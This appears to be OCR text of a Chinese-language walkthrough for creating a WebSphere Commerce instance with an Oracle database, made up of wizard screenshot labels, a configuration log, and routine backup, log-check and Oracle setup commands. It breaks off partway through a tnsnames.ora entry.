
```
su - wcuser
./config_server.sh
./config_client.sh -protocol SSL&
```






LibVNCServer
Ctrl
Alt
Applications
Places
System
8:21 PM
Configuration Manager
Console
Action
Settings
WebSphere Commer
wcs
Commerce
Instance Li
Payments
wasadmin@wcs:/opt/IBM/WebSphere/Co...
Configuration Manager



LibVNCServer
Ctrl
Alt
Applications
Places
System
8:23 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application Server
Languages
Web server
Staging
Commerce Instance name:
demo
Merchant Key:
0123456789abcdef
Site Admin ID
wcuser
Site Admin Password
Confirm Site Admin Password
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...



LibVNCServer
Ctrl
Alt
Applications
Places
System
8:38 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application Server
Languages
Web server
Staging
Database:
Create a new DB2 database or Oracle tablespace
Use an existing DB2 database or Oracle tablespace
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...



LibVNCServer
Ctrl
Alt
Applications
Places
System
9:15 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application
Languages
Web server
Staging
Use existing WebSphere Commerce schema
Database name:
wcsdb
Oracle SID:
wcsdb
Database type:
Oracle
Oracle instance userid:
oracle
Database user name:
wcsadmin
Database user password:
Confirm Database user password:
Remote
Database server host name:
192.168.3.106
Database server port:
1521
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...



LibVNCServer
Ctrl
Alt
Applications
Places
System
9:17 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application
Languages
Web server
Staging
WebSphere Application Server profile name
openxiu
Cell name
WC_openxiu_cell
Node name
WC_openxiu_node
Starting port
9060
DataSource Name:
Commerce Oracle DataSource openxiu
JDBC Driver Location:
t/11.2.0.1/client/jdbc/lib/ojdbc6.jar
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...


LibVNCServer
Ctrl
Alt
Applications
Places
System
9:18 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application
Languages
Web server
Staging
Default Language
English
Available languages
Selected languages
wcs.bootstrap_multi_ko_KR.xml
wcs.bootstrap_multi_es_ES.xml
wcs.bootstrap_multi_fr_FR.xml
wcs.bootstrap_multi_ar_EG.xml
wcs.bootstrap_multi_it_IT.xml
wcs.bootstrap_multi_de_DE.xml
wcs.bootstrap_multi_ru_RU.xml
wcs.bootstrap_multi_pl_PL.xml
wcs.bootstrap_multi_pt_BR.xml
wcs.bootstrap_multi_ro_RO.xml
--->
<---
wcs.bootstrap_multi_en_US.xml
wcs.bootstrap_multi_zh_CN.xml
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...


LibVNCServer
Ctrl
Alt
Applications
Places
System
9:19 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application
Languages
Web server
Staging
Use Remote Web server
Hostname:
wcs.xiu.com
Web server Type:
IBM HTTP Server
Server Port:
80
WebSphere Commerce Accelerator Port:
8000
WebSphere Commerce Admin Port:
8002
WebSphere Commerce OrgAdmin Port:
8004
Secure WebSphere Commerce Preview Port:
8006
Non-secure WebSphere Commerce Preview Port:
8007
Authentication Mode:
Basic
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...


LibVNCServer
Ctrl
Alt
Applications
Places
System
9:19 PM
Commerce Instance Creation Wizard
Instance
Database
Schema
WebSphere Application
Languages
Web server
Staging
Use staging server
Generate properties file only
Back
Next
Finish
Cancel
Help
wasadmin@wcs:/opt/IBM...
Configuration Manager
Commerce Instance Cre...


LibVNCServer
Ctrl
Alt
Applications
Places
System
10:37 PM
Configuration Manager
Console
Action
Settings
WebSphere Commer
wcs
Commerce
Instance Li
openxi
Payments
Information
Commerce instance openxiu is created under WebSphere Application Server profile openxiu. The WebSphere Applicatic
Restart your Web server to apply the changes to your Web server configuration file.
OK
[2011.05.30 22:36:47] <-- Target <ChangeInstancePermission> completed.
[2011.05.30 22:36:47] 6. Task <antcall> completed.
[2011.05.30 22:36:47] <-- Target <PostInstanceCreation> completed.
[2011.05.30 22:36:47] --> Executing target <CheckInstanceName> (Total number of tasks: 1)
[2011.05.30 22:36:47] 1. Task <checkInstName> completed.
[2011.05.30 22:36:47] <-- Target <CheckInstanceName> completed.
[2011.05.30 22:36:47] --> Executing target <StopWAS> (Total number of tasks: 3)
[2011.05.30 22:36:47] 1. Task <getWASAdminUser> completed.
[2011.05.30 22:36:47] 2. Task <getWASAdminPassword> completed.
[2011.05.30 22:37:00] 3. Task <ConifgExec> completed.
[2011.05.30 22:37:00] <-- Target <StopWAS> completed.
[2011.05.30 22:37:00] <-- Target <CreateInstance> completed.
[2011.05.30 22:37:00] Configuration completed.
wasadmin@wcs:/opt/IBM/WebSphere/Co...
Configuration Manager



备份操作

```
su - root
cp -i -r IBM IBM.instance
cp -i -r IBMIHS IBMIHS.instance
```

```
ls
/opt/IBM/WebSphere/AppServer/profiles/demo/installedApps/WC_demo
_cell/WC_demo.ear/xml/config/wc-server.xml

# ls
/opt/IBM/WebSphere/CommerceServer70/instances/demo/httplogs/ |
```

```
wc -l
0
# cat
/opt/IBM/WebSphere/CommerceServer70/instances/demo/logs/createIn
stanceANT.err.log |wc -c
0
# grep error
/opt/IBM/WebSphere/CommerceServer70/instances/demo/logs/trace.tx
t
# grep error
/opt/IBM/WebSphere/CommerceServer70/instances/demo/logs/messages
.txt
# cat /opt/IBM/WebSphere/CommerceServer70/logs/WCSconfig.log |wc
-l

# su - oracle
exp wcuser/passw0rd@wcsdb file=/home/oracle/wcuser.dmp
```

Oracle 部分

```
create tablespace tablespaceName datafile 'dataFilePath'
   size 100M reuse autoextend on next 2M maxsize unlimited;
create user oracleUser identified by oraclePassword default
tablespace tablespaceName;
grant create procedure, create session, create synonym, create
table, create
   trigger, create view, create materialized view to oracleUser;
ALTER USER oracleUser QUOTA UNLIMITED ON tablespaceName;
```

```
cat >>
/opt/oracle/product/11.2.0.1/client/network/admin/tnsnames.ora
<<EOF
WCSDB =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.3.50)(PORT =
1521))
```

```
    )
    (CONNECT_DATA =
